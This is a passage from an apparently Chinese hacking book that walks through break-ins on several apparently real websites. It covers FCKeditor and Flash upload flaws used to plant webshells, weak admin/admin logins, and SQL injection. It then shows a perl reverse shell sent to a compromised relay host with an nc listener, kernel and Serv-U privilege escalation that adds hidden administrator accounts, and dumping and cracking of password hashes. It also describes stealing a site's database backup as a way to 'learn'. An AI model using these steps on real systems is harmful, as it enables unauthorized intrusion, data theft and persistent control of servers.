


图 3-3　打开 FCKeditor 上传页面

说明：

FCKeditor 编辑器的典型目录结构如图 3-4 所示，本例中的“UserFiles/Image/”就属于这种结构。




图 3-4

3.1.4 上传 WebShell

在 FCKeditor 中单击浏览按钮直接选择一个 JSP 的 WebShell 文件，然后单击“Upload”按钮上传，如图 3-5 所示，上传成功。



图 3-5 上传 WebShell

技巧：

（1）在上传时可以先使用“Create New Folder”创建一个文件夹，如果能够创建说明权限较大，基本可以成功上传文件。

（2）在直接上传文件失败的情况下，可以尝试分别上传文件名称为“1.asp;1.jpg”和“1.asp;jpg”的一句话木马。

（3）在某些情况下还可以直接浏览当前目录的文件，可能会留下前任入侵者留下的现存 WebShell。

（4）在“browser.html?Type=Image”中的 Type 有 File、Flash 和 Image 三种类型，可以在地址中进行修改，用来上传或者查看文件、Flash 文件和图像文件。

（5）关于各种版本的 FCKeditor 上传利用地址：

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors

JSP 版本：/jsp/connector

Asp 版本：/asp/connector

Aspx 版本：/aspx/connector

Cfm 版本：/cfm/connector

3.1.5 测试上传的 WebShell

由于 FCKeditor 的典型目录结构为“UserFiles/Image/”，因此上传的 WebShell 地址公式为“UserFiles/Image（File 和 Flash）/+文件名称”，在本例中是上传的 Flash 文件目录，因此实际地址为“http://www.xxxxx.com/UserFiles/Flash/Browser.jsp”，如图 3-6 所示，WebShell 能够正常运行，此时就可以利用 WebShell 下载、上传、删除、复制以及执行命令等操作。




图 3-6 测试上传的 WebShell

3.1.6 对 WebShell 所在服务器进行分析与信息收集

（1）获取服务器类型

在获取 WebShell 后可以通过它来执行命令，查看服务器的配置情况，如图 3-7 所示，通过浏览文件目录可以看到该服务器为 Linux 服务器。




图 3-7 获取服务器类型

（2）下载网站源代码与数据

渗透能够快速地提高个人能力，在渗透成功后通过下载网站源代码与数据到本地进行分析，取长补短学习他人长处，快速积累经验。在本例中通过查看该服务器下的“var/mysqlbak”目录，获取了该网站的数据库 MySQL 备份文件，如图 3-8 所示，通过 WebShell 可以下载单独的文件，也可以打包下载整个网站的文件。




图 3-8 下载 MySQL 数据库

（3）获取他人 WebShell 密码

他人 WebShell 是本次渗透的动力，通过 WebShell 的地址去查看文件的实际地址，使用 cat 命令查看其登录密码:cat home/webhome/ xxxxx.com/WEB-INF/webapps/ROOT/UserFiles/Image/IMG20090817235411840.jsp”，如图 3-9 所示，获取其密码为“191903***”



图 3-9　获取 WebShell 的密码

3.1.7　服务器提权

（1）查看 Linux 版本

在 WebShell 中直接执行“uname –a”命令用以获取 Linux 的版本，结果显示为“Linux java.pumo.com.tw 2.6.9-11.ELsmp #1 SMP Fri May 20 18:26:27 EDT 2005 i686 i686 i386 GNU/Linux”，如图 3-10 所示。由图 3-10 可知该服务器的内核为 2.6.9-11 版本，目前 Linux 稳定的最新内核版本为 2.6.32（Linux 最新内核版本查看地址：http://kernel.org/pub/linux/kernel/v2.6/），从这个版本可以判断该服务器可以较容易被提权。



图 3-10　获取 Linux 内核版本

（2）查看操作系统

“/etc/issue”主要显示操作系统发行版本等信息，用户可以定制 issue，也就是说可以手动修改，如果未修改则默认显示各个操作发行版本的信息，如图 3-11 所示，使用“cat /etc/issue”命令查看该操作系统的版本信息，结果显示该操作系统为红帽 Linux 企业版本，获取该信息的目的就是选择相应的溢出程序来提权。



图 3-11　获取操作系统发行版本

（3）反弹回 Shell

将反弹脚本 c.pl 上传到路径“/var/tmp”下，然后在受控计算机（肉鸡）上执行“nc –vv –l –p 53”，再然后在该 WebShell 中执行“ perl /var/tmp/c.pl 202.102.xxx.xxx 53”，如图 3-12 所示，将该服务器反弹到肉鸡（202.102.xxx.xxx）的 53 端口上。



图 3-12　编译反弹脚本

说明：执行成功后会给出一定的提示，否则表明编译未成功或者存在其他问题。在 WebShell 上执行成功后会在肉鸡上显示一个 Shell，如图 3-13 所示，该 Shell 相当于一个终端，从反弹的结果来看，反弹回来的权限是普通用户的，为了全面控制系统需要获取 Root 权限。



图 3-13　成功反弹

（4）尝试提权

通过 WebShell 上传最新的 sendpage3 利用程序，上传成功后，在反弹的 Shell 中进行查看上传的程序，然后直接执行“./run”命令，如图 3-14 所示，直接提权为 Root 用户权限。




图 3-14　提权成功

3.1.8 总结与探讨

本案例通过 FCKeditor 漏洞成功获取 WebShell 后，然后通过查看 Linux 版本，操作系统的发行版本等信息，上传相应的漏洞利用程序，通过在反弹的终端执行 exploit 而获得系统的最高权限。从本质上来说，渗透的核心就是漏洞，只要找到漏洞，选择相应的溢出（漏洞）程序，就可以渗透成功！

3.2 渗透某培训网站

本次渗透是临危受命，一个朋友的站点被人黑了，网站被人多次挂马，朋友找我帮忙看看问题到底出在哪里，于是有了本次的渗透测试和安全检测。该网站主要存在 SQL 注入和任意文件上传漏洞。

3.2.1 使用 Jsky 进行漏洞扫描

直接打开 JskyWeb 漏洞扫描工具，输入需要检测的网站地址，接着按照默认设置进行扫描，最后就是等待具体的扫描结果。由于网站内容很多，因此扫描时间很长，花了几个小时才扫描结束，如图 3-15 所示，存在 2 个 SQL 注入点，还有一些源代码泄露。




图 3-15 漏洞扫描

3.2.2 SQL 注入获取管理员密码

通过 SQL 注入获取了该网站的用户名称和密码，密码是采用通用的 MD5 加密，通过

查询获取了解密后的密码，通过扫描网站后台获取了后台地址为“http://www.xxxx.xxx.cn/manage”，输入用户姓名和密码，成功进入后台，如图 3-16 所示。该后台中一共有个人管理、栏目管理、下载管理、信息管理、客户管理和系统功能六个模块，凭借经验，下载管理和信息管理是获取 WebShell 的重点对象。




图 3-16　进入后台

3.2.3　直接上传 WebShell

展开下载管理模块后，单击文件上传，如图 3-17 所示，在下拉框中分别选择资源下载和系统分析，在软件名称中直接选择一个后缀为 asa 的 WebShell 文件上传，非常幸运，未对文件进行限制，文件直接上传成功！同时在软件名称中返回了具体的文件路径和名称。



图 3-17　上传 WebShell

3.2.4 获取 WebShell

在浏览器中输入上面上传的 WebShell 地址，如图 3-18 所示，成功获取网站的 WebShell。



图 3-18 获取 WebShell

3.2.5 服务器提权

通过 WebShell 先对程序目录进行浏览，发现网站所在服务器安装有 Serv-U 软件，进入该软件的具体位置“c:\Program Files\ Rhinosoft.com\Serv-U”，然后单击 Serv-U 提权，系统会默认添加一个用户名称为“wang$”，密码为“188”的管理员，如图 3-19 所示。



图 3-19 添加管理员用户

3.2.6 登录服务器

通过 Nmap 端口扫描软件对该网站所在 IP 地址进行端口扫描，扫描结果中发现该服务器的远程终端服务端口为 3389，使用远程终端连接器进行远程登录，使用刚才添加到用户进行尝试登录，如图 3-20 所示，成功登入该服务器，获得服务器权限。



图 3-20　获得服务器权限

3.2.7　抓取系统密码并破解

使用 saminside 软件直接抓取系统的 Hash 密码，然后将获取的 Hash 密码导入到 Ophcrack 中进行破解，如图 3-21 所示，成功破解出 Administrator 的密码。




图 3-21　抓取系统密码并破解

3.2.8　总结与探讨

1. 网站安装有 Serv-U 软件，安装后应该对其进行降权处理，这样即使获得了 WebShell 也无法提权获得服务器权限。

2. 网站代码存在安全问题，代码中没有进行严格过滤，存在 SQL 注入，文件上传模块没有对文件类型进行限制和过滤。

3.3 利用 Flash 上传漏洞渗透国内某网站

目前网站系统主要有三种类型，第一种是直接采用专业公司开发的 CMS 系统，第二种是下载某些公司开发的 CMS 系统，自己进行修改；第三种是独立开发的。对于 Flash 上传漏洞而言，在第一种中较为少见，在第二和第三种类型中比较多，Flash 上传漏洞非常简单，就是在上传Flash文件的代码中未进行过滤，从而导致可以直接上传网页木马获得WebShell权限。

3.3.1 利用弱口令进入系统

凭借经验直接获取后台地址“http://www.*******.com.cn/admin/login.asp”，如图 3-22 所示。在用户名中输入“admin”，密码输入“admin”，同时输入页面的验证码，单击进入进行登录测试，如图 3-23 所示，成功进入系统。



图 3-22 获取后台登录地址




图 3-23 成功进入后台管理

3.3.2 寻找可利用漏洞

在综合管理模块中找到了 Flash 滚动展示系统，该系统主要用在首页滚动图片，如图 3-24 所示，一共提供了 5 个图片进行轮换。可以对每一个图片进行管理，可以设置图片链接地址、图片文件的具体位置以及图片的简单描述。上传是测试的关键点，单击上传按钮，出现一个新的上传界面，如图 3-25 所示。



图 3-24 找到上传漏洞利用页面



图 3-25 获取文件上传页面

单击“浏览”按钮，在本地选择一个 asp 的 WebShell 上传，如图 3-26 所示，系统未对上传的文件进行限制和过滤，WebShell 直接上传成功，开始我使用的是 IE，后面使用 Firefox，便

于获取 WebShell 的实际地址。也可以通过查看页面源代码来获取 WebShell 的实际地址——flash_images/20091026114321355519.asp，如图 3-27 所示，在网页源代码中包含了 WebShell 的实际地址和文件名称，在有些情况下如果不能获取 WebShell 的实际地址，则可以通过抓包来获取。



图 3-26 上传 WebShell 成功



图 3-27 通过查看源代码获取 Webshell 地址

3.3.3 获取 WebShell

在 IE 中输入 WebShell 的地址 http://www.xxxxxxx.com.cn/flash_images/20091110215910 92019.asp，输入密码验证通过后，成功获取该网站的 WebShell，如图 3-28 所示。



图 3-28　获取 WebShell

3.3.4　服务器提权

通过 WebShell 对系统的硬盘和文件进行详细查看，如图 3-29 所示，找到系统使用了 Serv-U，可以尝试通过 Serv-U 来提升权限，以前常用 asp 的马提权，通过分析发现该系统支持 asp.net，因此可以尝试用 asp.net 的马来提权，如图 3-30 所示，单击“SUEXP”，使用默认的命令增加一个密码为“1”的管理员用户“1”。




图 3-29　获取 Serv-U 具体地址



图 3-30 使用 asp.net 提权

3.3.5 获取管理员密码

使用用户“1”，登录系统后，通过 IE 直接下载 Saminside 软件，下载到本地后获取系统的 Hash 值，通过破解系统账号获取了管理员的密码，如图 3-31 所示，再次换用管理员用户登录系统。使用管理员密码登录系统是为了获取管理员的一些信息，通过这些信息有可能对该网络进行渗透。

